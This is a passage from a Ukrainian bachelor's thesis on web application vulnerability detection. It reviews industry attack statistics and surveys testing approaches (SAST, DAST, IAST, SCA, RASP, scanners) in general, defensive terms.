ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ

КАФЕДРА ІНФОРМАЦІЙНОЇ ТА КІБЕРНЕТИЧНОЇ БЕЗПЕКИ

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«Технологія виявлення вразливостей веб-додатків організації»

зі спеціальності *125 Кібербезпека та захист інформації*
(код, найменування спеціальності)

освітньо-професійної програми *Інформаційна та кібернетична безпека*
(назва програми)

Кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело

_____ ЧАСОВСЬКИЙ Сергій
(підпис)

Виконав: здобувач вищої освіти групи БСДМ-52
ЧАСОВСЬКИЙ Сергій
(прізвище, ім'я)

Керівник к.військ.н., доцент ГАХОВ Сергій
(науковий ступінь, вчене звання, прізвище, ім'я)

Рецензент _____
(науковий ступінь, вчене звання, прізвище, ім'я)

Київ 2024

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

ПЗ – Програмне забезпечення
DevSecOps – Development, Security and Operations
MFA – Multi Factor Authentication
DDOS – Distributed Denial of Service
XSS – Cross Site Scripting
WAF – Web Application Firewall
OWASP – Open Web Application Security Project
SDLC – Software Development Lifecycle
SAST – Static Application Security Testing
DAST – Dynamic Application Security Testing
IAST - Interactive Application Security Testing
SCA - Software Composition Analysis
RASP - Run-time Application Security Protection
SQL - Structured Query Language
API - Application Programming Interface
PTES - Penetration Testing Execution Standard
SSRF - Server-Side Request Forgery
OSSTMM - Open-Source Security Testing Methodology Manual
SSL/TLS - Secure Sockets Layer/ Transport Layer Security
URL - Uniform Resource Locator
SSTI - Server-Side Template Injection
ISECOM - Institute for Security and Open Methodologies
ISSAF - Information Systems Security Assessment Framework
OISSG - Open Information System Security Group
NIST - National Institute of Standards and Technology
IoT - Internet of Things
CMS – Content Management System
ZAP - Zed Attack Proxy
HTTP - Hyper Text Transfer Protocol
DNS - Domain Name System
SSH - The Secure Shell
RPC - Remote Procedure Call
SMTP - Simple Mail Transfer Protocol
CVSS - Common Vulnerability Scoring System
MD5 - Message-Digest
POP3 - Post Office Protocol

ВСТУП

У сучасному світі, де веб-додатки стали невід'ємною частиною бізнес-процесів, безпека інформаційних систем набуває критично важливого значення. Згідно зі статистикою, кількість кібератак, спрямованих на веб-додатки, продовжує зростати щороку. Вразливості веб-додатків є одним з основних шляхів, через які зловмисники отримують несанкціонований доступ до конфіденційної інформації або порушують функціональність системи. Тому виявлення вразливостей веб-додатків стає важливим елементом забезпечення інформаційної безпеки організацій.

Дана робота присвячена впровадженню технології виявлення вразливостей веб-додатків з використанням методів пентестингу, як базового інструменту «наступальної кібербезпеки», що поєднує автоматизовані та ручні методи тестування. Використання комплексного підходу дозволяє не лише оперативно виявляти відомі вразливості за допомогою сканерів, але й ідентифікувати складні, унікальні для кожної системи вразливості, за допомогою ручного аналізу та верифікації результатів сканування. Пентестинг, як підхід, дозволяє імітувати реальні сценарії кібератак і надає можливість оцінити захищеність додатків у контексті реальних загроз, а використання інтегрованих платформ, призначених для проведення аудиту безпеки веб-додатків, забезпечує гнучкість та глибину процесів ідентифікації складних вразливостей в інформаційних системах.

Актуальність теми дослідження полягає у зростаючій необхідності посилення інформаційної безпеки організацій у зв'язку з постійними змінами у ландшафті загроз. Сучасні тенденції у цій сфері, такі як інтеграція елементів безпеки у процеси розробки ПЗ, розвиток DevSecOps та застосування методів машинного навчання для ідентифікації загроз, підтверджують необхідність використання новітніх технологій і комплексного підходу до тестування безпеки. У випадку успішної атаки на веб-додаток, організація ризикує не тільки втратити фінансові ресурси, але й зруйнувати свою бізнес репутацію. Крім того, збільшення кількості інцидентів інформаційної

безпеки підтверджує необхідність вдосконалення методів виявлення та усунення вразливостей. Розробка ефективних технологій та інструментів, які дозволяють оперативно ідентифікувати вразливі місця веб-додатків - є одним з першочергових завдань у сфері кібербезпеки.

Наукові завдання:

провести аналіз сучасних методів виявлення вразливостей веб-додатків, зокрема автоматизованих інструментів і ручних методів, з метою виявлення їхніх переваг і недоліків;

розробити методологію використання пентестингу для виявлення вразливостей, яка інтегрує як автоматизовані, так і ручні методи тестування;

оцінити ефективність методів пентестингу порівняно з існуючими підходами до аудиту безпеки веб-додатків;

випробувати розроблену технологію на реальних або тестових веб-додатках для перевірки ефективності та надійності методів;

запропонувати рекомендації щодо вдосконалення існуючих механізмів виявлення вразливостей у веб-додатках та мінімізації хибно-позитивних результатів.

Практичне значення одержаних результатів:

Результати дослідження можуть сприяти вдосконаленню механізмів ідентифікації вразливостей, та підвищенню загального рівня захищеності інформаційних ресурсів організації. Впроваджена методологія пентестингу допоможе ефективніше виявляти потенційні вразливості, підвищуючи захищеність веб ресурсів від реальних кібератак. Одержані результати дозволять оптимізувати процес забезпечення захищеності, а також зменшити витрати на усунення вразливостей на ранніх етапах розробки і експлуатації додатків. Запропоновані рекомендації щодо використання автоматизованих та ручних методів можуть бути інтегровані в існуючі системи управління безпекою, підвищуючи надійність захисту від нових загроз.

1 ДОСЛІДЖЕННЯ ПРОБЛЕМИ ІДЕНТИФІКАЦІЇ ВРАЗЛИВОСТЕЙ ВЕБ-ДОДАТКІВ ОРГАНІЗАЦІЇ

1.1. Сучасний стан та актуальність проблеми безпеки додатків

Сучасні веб-додатки давно перестали бути простими сайтами з фіксованим контентом. Із розвитком Всесвітньої павутини з'явились веб-сервіси з розширеними можливостями та комплексним функціоналом, і ця тенденція має позитивні тренди, пропонуючи нові рішення для потреб ринку. Веб-додатки, де-факто, стали основним інструментом для передачі інформації та надання послуг через Інтернет. Організації з різних галузей активно переміщують свою діяльність у цифровий простір, і саме веб- та мобільні технології займають лідерські позиції в цій трансформації.

Веб-сервіси часто пов'язані з питаннями безпеки та можуть зберігати чутливу інформацію, наприклад фінансові, медичні та інші типи особистих даних. Однак стрімке зростання та еволюція веб-середовища створюють нові загрози. Захист величезної кількості даних – це складне завдання, яке важко повністю реалізувати. Водночас порушення безпеки може призвести до втрати великої кількості інформації та фінансових ресурсів, а також до складних етичних і правових наслідків.

Звіт про безпеку додатків компанії Fortinet за 2024 рік, заснований на детальному опитуванні понад 500 професіоналів з кібербезпеки та спрямований на виявлення поточних тенденцій, викликів і практики безпеки додатків, демонструє наступні результати:

- *Вразливість додатків*: майже половина респондентів повідомляють, що їхні додатки були скомпрометовані поточного року, підкреслюючи поширений ризик і критичну потребу в більш надійних заходах безпеки;
- *Дефіцит знань*: лише 19% фахівців із кібербезпеки називають себе експертами з безпеки додатків, підкреслюючи значну потребу в подальшому розвитку експертизи та професійних навичок решти 81% фахівців для ефективної протидії кібер-загрозам;

- *Проблеми обізнаності*: 45% учасників не впевнені у своїй обізнаності щодо усіх додатків та сервісів, які використовуються в їхніх організаціях, підкреслюючи труднощі в досягненні повного розуміння їх безпекового профілю;
- *Атаки ботів*: 45% респондентів висловили занепокоєння щодо своєї готовності захищатися від складних ботів, наголошуючи на мінливому характері загроз, з якими стикаються організації;
- *Проблеми реалізації «патч менеджменту» (керування виправленнями/ оновленнями)*: 40% респондентів визнають, що вони не можуть своєчасно виправляти вразливості, що робить організації потенційно вразливими до атак.

Дані, отримані в результаті цього опитування, висвітлюють важливі напрями, на яких організаціям слід зосередити свої зусилля, з метою мінімізувати та зменшити площу та пом’якшити наслідки атак. За допомогою правильних інструментів, здатних виявляти проблеми безпеки цифрових активів, компанії отримають можливість забезпечувати та вдосконалювати захист додатків та сервісів від прогресивних загроз.

Швидкий темп цифрової трансформації та складність сучасної розробки на базі хмарних технологій роблять додатки дедалі вразливішими. У середовищі, насиченому комунікаціями із сторонніми сервісами, з’являється велика кількість потенційних шляхів для атак. Зокрема, кібер-злочинці дедалі частіше застосовують новітні тактики, такі як автоматизовані атаки на основі штучного інтелекту, що нерідко випереджають наявні заходи захисту компаній.




Рис. 1.1. Рівень експертизи в сфері безпеки додатків

За даними опитувань компанії Fortinet щодо експертизи фахівців в сфері безпеки додатків (рис. 1.1.) лише 19% респондентів заявили, що володіють високим рівнем експертизи в сфері безпеки додатків, мають значний досвід і навички управління безпековими проектами. Ще 46% респондентів мають середній рівень знань, демонструючи базове розуміння і практичну залученість до безпеки додатків.

Це свідчить, що більшість працівників здатні впроваджувати основні заходи безпеки, однак можуть не мати глибших знань чи досвіду. Водночас, 35% працівників, які перебувають на початковому рівні, складають значний сегмент, що поки не здатен ефективно сприяти захисту додатків. Це підкреслює потребу в цілеспрямованому підвищенні кваліфікації.




Рис. 1.2. Давність інцидентів безпеки додатків

Частота та давність інцидентів, пов'язаних із безпекою додатків, надає важливу інформацію про актуальний стан кібербезпеки і результативність заходів безпеки, що застосовуються в організаціях.

Зокрема, 50% респондентів опитування, проведеним Fortinet (рис. 1.2.) повідомили про порушення безпеки додатків протягом останнього року. Цей показник підкреслює постійну активність загроз і вказує на необхідність ефективного виявлення та швидкої реакції. Загалом це означає, що половина опитаних організацій зіткнулися з нещодавніми інцидентами, що наголошує на критичній потребі в підвищенні рівня безпеки.

З іншого боку, 36% учасників опитування зазнали порушень безпеки 1-5 років тому, що свідчить про те, що загроза зломів залишається на високому рівні. Ті 14%, які зазнали порушень понад 5 років тому, можуть свідчити як про успішність заходів безпеки, так і про потенційні прогалини у виявленні новіших інцидентів.

В контексті новітніх інцидентів, розуміння типів атак на додатки надає бачення тактики зловмисника та інформує про необхідність створення цілеспрямованих

стратегій захисту. Різноманітність векторів атак за останній рік відображає складність ландшафту загроз і потребу в комплексному підході до безпеки.




Рис 1.3. Типи атак на додатки

Згідно даних опитувань, проведених Fortinet, щодо зафіксованих типів атак (рис. 1.3.), шкідливе програмне забезпечення (29%) є найбільш поширеним вектором атак, що підкреслює необхідність потужного захисту кінцевих точок та своєчасного оновлення засобів безпеки для запобігання проникненню шкідливих програм у корпоративні мережі.

Експлуатація вразливостей у програмному забезпеченні (26%) вказує на критичну потребу в постійному управлінні вразливостями та оперативному встановленні патчів (оновлень) задля зниження ризику експлуатації вразливостей.

Крадіжка облікових даних, на яку вказали 21% респондентів, підкреслює важливість впровадження надійних механізмів автентифікації, таких як багатофакторна автентифікація (MFA), з метою запобігання несанкціонованому доступу.

Атаки DDoS та витік інформації, кожен на рівні 19%, свідчать про різноманітність методів, якими зловмисники намагаються порушити роботу сервісів і викрасти конфіденційні дані. Це вказує на необхідність застосування передових рішень для виявлення загроз та захисту даних.

Міжсайтовий скриптинг (XSS) та атаки «грубою силою» (bruteforce), які згадали 18% респондентів, а також неправильна конфігурація додатків і підробка контенту вказують на важливість впровадження безпечних методів кодування, комплексного оцінювання безпеки та використання таких рішень, як брандмауери веб-додатків (WAF) з метою протистояння цим поширеним загрозам. Такі вектори атак свідчать про необхідність підсилення безпеки організацій завдяки поєднанню проактивної інтелектуальної аналітики загроз, моніторингу в режимі реального часу та впровадження принципів Zero Trust.

В дослідженні «X-Force Threat Intelligence Index 2024», проведеному компанією IBM, розглядаються переважаючі вектори атак на додатки організацій у 2024 року. Результати досліджень надають розуміння тактик і методів, якім віддають перевагу кібер-злочинці.

Згідно даним дослідження кібератаки з використанням викрадених або скомпрометованих облікових даних зросли на 71% порівняно з минулим роком.

Помилки налаштувань безпеки становлять 30% вразливостей у веб-додатках, що були виявлені тестами на проникнення, проведеними IBM X-Force. Серед цих помилок конфігурацій найпоширеніші порушення – надання дозволу одночасних сеансів користувача в веб-додатку.

32% інцидентів, досліджених IBM X-Force у 2023 році, склали випадки використання легітимних інструментів для досягнення зловмисних цілей, таких як викрадення облікових даних, розвідка (отримання технічних даних про системи), віддалений доступ або викрадання чутливих та конфіденційних даних.

Помилки конфігурації безпеки веб-додатків були основними ризиками безпеки веб-додатків, ідентифікованих OWASP у 2023 році (рис.1.4).




Рис. 1.4. Ризики безпеки веб-додатків за даними OWASP

У таблиці 1.1. наведено результати тестування веб-додатків, які команда безпеки програмного забезпечення TrustedSec проводила протягом 2023 року. Це найпоширеніші висновки, які фахівці TrustedSec зробили по результатах різних типів тестувань (пентестів), галузевих вертикалях та технологіях.

Таблиця 1.1.

Результати тестувань безпеки веб-додатків (TrustedSec)

Тип вразливості	**% тестувань (пентестів)**
Конфіденційні дані в URL-адресі	7%
Незахищені прямі посилання на об’єкти	8%
Можливість завантаження зловмисного файлу	14%
Міжсайтовий сценарій (XSS)	19%
Помилки авторизації	22%
Помилкові конфігурації файлів cookie	25%
Помилки в управлінні сеансами	27%

Ідентифікація користувачів (usernames)	32%
Використання застарілих бібліотек JavaScript	45%
Відсутні або неправильно налаштовані заголовки безпеки	50%

Результати тестувань виявляють найпоширеніші проблеми безпеки веб-додатків, які ідентифікували фахівці TrustedSec протягом 2023 року. Вони можуть не представляти критичних або серйозних проблем та наслідків для організації, але такі вразливості сприяють реалізації більш шкідливих та комплексних атак.

Отже, маємо зробити висновок, що атаки на додатки, зокрема саме веб-додатки, стають частим та небезпечним явищем, тому важливо розуміти які саме вразливості дозволяють завдати найбільшої шкоди інформаційним системам організації. Вивчення поширених типів атак на реальні веб-додатки зможе допомогти розробникам та фахівцям з кібербезпеки краще зрозуміти, як дієві заходи необхідно впроваджувати з метою мінімізації наслідків таких атак.

1.2. Методи та інструменти виявлення вразливостей веб-додатків

Тестування безпеки додатків — це загальний термін, що поєднує в собі різні типи методологій, які спрямовані на виявлення та усуненні вразливостей програмного забезпечення. Процес тестування безпеки включає тести, аналіз і звіти, які дають уявлення про рівень безпеки програмного забезпечення.

Процес тестування безпеки впроваджується на різних етапах життєвого циклу розробки програмного забезпечення (SDLC). Тестування сприяє виявленню та усуненню вразливостей програмного забезпечення перед його розгортанням у виробничому середовищі, зменшуючи обсяг вразливостей, що зберігаються після розгортання. Тестування також впроваджується безпосередньо у виробничому середовищі задля забезпечення постійного виявлення критичних загроз.

Розглянемо основні методи тестування додатків, їх переваги та особливості (рис.1.5).

Рис. 1.5. Методи тестування додатків

Статичний аналіз коду (SAST): аналіз вихідного коду на наявність вразливостей без його виконання. Сканери SAST аналізують структуру коду та виявляють потенційно небезпечні ділянки. Метод особливо корисний на етапі розробки додатку, коли виправлення вразливостей є простішим. Серед інструментів статичного аналізу такі як SonarQube, Checkmarx, Fortify.

Динамічний аналіз коду (DAST): аналіз безпосередньо виконуваного коду в реальному середовищі, під час взаємодії додатку з іншими компонентами. Інструменти DAST, такі як OWASP ZAP, Burp Suite, Acunetix, AppSpider допомагають виявити вразливості, що виникають тільки під час виконання додатку, як-от несанкціонований доступ до даних або проблеми з правами доступу.

Інструменти інтерактивного тестування безпеки додатку (IAST) поєднують в собі елементи статичного і динамічного аналізу коду, працюючи безпосередньо в середовищі виконання програми. IAST інструменти забезпечують виявлення вразливостей під час взаємодії з додатком, виявляючи проблеми безпеки з високою точністю та низьким рівнем хибно-позитивних результатів. Серед відомих IAST інструментів – Contrast Security, Veracode Interactive Analysis, AppScan Enterprise (IBM) та ін. IAST інструменти часто використовують у DevSecOps, оскільки вони забезпечують глибоку інтеграцію з робочим середовищем, дозволяючи виявляти вразливості ще на етапі розробки та тестування.

Інструменти IAST мають кілька важливих переваг у порівнянні з іншими методами тестування безпеки (SAST та DAST), що робить їх цінними для інтеграції в DevSecOps та безперервну розробку:

- Висока точність виявлення вразливостей. IAST інструменти працюють безпосередньо в середовищі виконання додатка, що дозволяє їм використовувати реальні дані та точні контексти коду для ідентифікації вразливостей. Це значно знижує кількість хибно-позитивних результатів, характерних для статичного аналізу (SAST);

- Глибокий аналіз у реальному часі. Завдяки інтерактивному аналізу під час роботи додатка, IAST інструменти виявляють загрози у процесі взаємодії користувачів із додатком. Це дозволяє виявляти складні вразливості, які важко помітити при статичному чи динамічному тестуванні;
- Швидка зворотна відповідь для розробників. IAST інструменти, будучи інтегрованими безпосередньо в середовище розробки або CI/CD конвеєри, можуть швидко надавати розробникам зворотній зв’язок. Це дозволяє оперативно реагувати на виявлені загрози, скорочуючи цикл розробки;
- Мінімальний вплив на продуктивність. У порівнянні з DAST, IAST інструменти мають менший вплив на продуктивність додатка, оскільки не виконують повномасштабне сканування під час тестування, а натомість аналізують конкретні компоненти коду в контексті їхнього використання;
- Автоматичне відстеження нових вразливостей. IAST інструменти часто мають можливість автоматично сканувати додаток на предмет нових вразливостей під час кожного оновлення коду, що сприяє безперервному моніторингу безпеки;
- Контекстуальне тестування з урахуванням специфіки додатка. На відміну від статичного аналізу, який може виявити потенційно небезпечні фрагменти коду, IAST аналізує взаємодію додатка з реальними даними. Це дозволяє виявляти вразливості у певних умовах та сценаріях використання, надаючи більш точну картину загроз.

Аналіз складу програмного забезпечення (SCA) використовується для перевірки зовнішніх залежностей та бібліотек на наявність відомих вразливостей, ліцензійних проблем та інших ризиків. Більшість сучасного програмного забезпечення включає в себе відкриті бібліотеки або сторонні компоненти, які можуть містити небезпечні вразливості або несумісні ліцензії. SCA інструменти автоматизують процес моніторингу цих залежностей та допомагають підтримувати безпеку та відповідність

вимогам до ліцензування. З найбільш відомих інструментів – Sonatype Nexus IQ, Snyk, OWASP Dependency-Check, GitHub Dependabot.

Переваги SCA інструментів:

- Автоматичне сканування всіх залежностей і компонентів у кодовій базі;
- Моніторинг відомих вразливостей з наданням швидких рекомендацій для усунення;
- Відстеження ліцензійних ризиків, що допомагає уникати проблем із порушенням авторських прав;
- Інтеграція з CI/CD конвеєрами, що дозволяє автоматизувати процеси безпеки та дотримання стандартів.

RASP – це технологія самозахисту додатків під час їхнього виконання. RASP працює безпосередньо всередині додатка в реальному часі, виявляючи та блокуючи підозрілі дії та атаки під час його роботи. Інструменти RASP аналізують контекст виконання коду та можуть реагувати на загрози, такі як SQL- ін’єкції або XSS, ще до того, як ці атаки зможуть завдати шкоди. Завдяки цьому RASP є корисним у боротьбі з атаками, які проходять непоміченими під час статичного (SAST) або динамічного аналізу (DAST). Популярні RASP інструменти: Contrast Protect, Imperva RASP, Micro Focus Fortify Application Defender, Dynatrace Application Security.

Переваги RASP інструментів:

- Реагування в реальному часі на загрози, що знижує ризики для додатка під час його роботи;
- Контекстний аналіз на основі конкретної конфігурації додатка, що дозволяє уникнути хибно-позитивних результатів;
- Інтеграція в середовище розробки та виконання, що полегшує обслуговування та знижує потребу в частих оновленнях коду;
- Можливість блокування атак до того, як вони зможуть зашкодити додатку або даним.

Сканери вразливостей веб-додатків – це складні інструменти, призначені для пошуку вразливостей у веб-додатках під час їх виконання у реальному часі. Ці засоби безпеки поділяються на дві основні категорії залежно від типу ліцензування: з відкритим кодом та комерційні.

Сканери з відкритим кодом, такі як ZAP (Zed Attack Proxy), доступні для загального користування та підлягають модифікації і розповсюдженню відповідно до умов відкритих ліцензій. Ці інструменти є особливо привабливими для організацій, оскільки вони дозволяють налаштування та розширення функціоналу для задоволення специфічних експлуатаційних вимог. Серед важливих переваг таких сканерів слід відзначити широкі можливості сканування, регулярні оновлення бази даних вразливостей, що підтримуються спільнотою фахівців з кібербезпеки, а також їхню гнучкість у інтеграції з іншими рішеннями безпеки. Проте варто зауважити, що ці інструменти, як правило, вимагають значних зусиль для налаштування та подальшого технічного обслуговування в порівнянні з комерційними продуктами.

Комерційні сканери вразливостей веб-додатків, такі як Acunetix, Burp Scanner, Qualys та Rapid7 InsightAppSec, є пропрієтарними інструментами, які мають певні бюджетні вимоги. Ці рішення відзначаються простотою використання, професійною підтримкою та регулярними оновленнями, що надаються виробником. Вони зазвичай пропонують більш зручний інтерфейс, розширені параметри сканування та власні механізми виявлення вразливостей. Організації часто обирають комерційні сканери через їхню готовність до швидкого використання, надійність та регулярні оновлення, що дозволяє зменшити навантаження на фахівців з кібербезпеки.

Сканери вразливостей веб-додатків функціонують шляхом автоматизації ряду процесів, включаючи сканування та індексацію додатків, пошук загального контенту та перевірку на наявність поширених вразливостей. Існує два основних підходи до сканування вразливостей: пасивний та активний. Пасивне сканування виконує ненав’язливі перевірки, аналізуючи HTTP-трафік для виявлення потенційних

вразливостей. У протилежність цьому, активне сканування імітує атаки на веб-додаток, щоб виявити вразливості, які можуть бути використані зловмисником.

По завершенню сканування сканер генерує звіт, рівень деталізації якого залежить від обраного типу сканування. У звіті зазвичай наводяться конкретні запити та відповіді в клієнт-серверній комунікації, що використовувалися для діагностики кожної виявленої вразливості. Це дає можливість досвідченому користувачу вручну перевірити та підтвердити наявність вразливості.

Сканери вразливостей дозволяють виявляти кілька категорій типових загроз у веб-додатках із певним рівнем точності. Регулярні оновлення суттєво сприяють підтримці безпеки, проте, коли вразливість стає загальновідомою, вона так само стає доступною й для кібер-злочинців.

У таблиці 1.2. наведено основні типи вразливостей, що з високою точністю виявляються автоматизованими сканерами:

Таблиця 1.2.

Вразливості веб-додатків, що ідентифікуються сканерами

Вразливість	**Методи виявлення**
Відображені міжсайтові сценарії (XSS)	Автоматичні сканери надсилають тестові рядки, що містять HTML, і шукають у відповідях ці рядки, що дозволяє їм виявляти основні типи XSS
Обхід шляху (Directory traversal)	Деякі вразливості типу «обходу шляху» можна виявити шляхом надсилання послідовності обходу, яка спрямована на відомий файл, та аналізу відповіді на наявність цього файлу
SQL ін'єкція	Вразливість дозволяє зловмиснику модифікувати запити, які додаток робить до своєї бази даних. Виявляється за допомогою надсилання основних

	корисних навантажень, призначених для виклику розпізнаваних повідомлень про помилки
Прямий перелік вмісту каталогу (Directory listings)	Цей тип вразливості можна виявити, надіславши запит до шляху каталогу і перевіривши відповідь на наявність тексту, який виглядає як перелік файлів каталогу
Деякі вразливості командної ін'єкції (Command injection)	Цей тип вразливостей часто можна виявити, вставивши команду, яка викликає затримку в часі або відображає певний рядок у відповіді додатка
Відкрите перенаправлення (Open redirection)	Сканер перевіряє наявність цього типу вразливостей, надсилаючи спеціальні корисні навантаження, які тестують, чи може параметр спричинити перенаправлення на довільний зовнішній домен

Автоматичні сканери зазвичай покладаються на єдину методологію для тестування безпеки додатків - це одна з причин великої кількості помилкових спрацьовувань.

Маємо зробити висновок, що, безумовно, сканери вразливостей є важливим інструментом для автоматизованого виявлення потенційних загроз у веб-додатках організації, проте їх можливості обмежені. Вони здатні виявляти лише стандартні вразливості, які базуються на відомих сигнатурах і шаблонах загроз, таких як SQL-ін'єкції, XSS (міжсайтовий скриптинг) або слабкі SSL/TSL конфігурації. Проте існує клас вразливостей, який виходить за межі можливостей автоматизованих сканерів. До таких вразливостей належать, зокрема:

- Логічні помилки – вразливості, що виникають у результаті помилок бізнес-логіки, коли дія виконується за межами встановленого потоку, або є проблеми в логіці аутентифікації чи авторизації. Наприклад, можливість

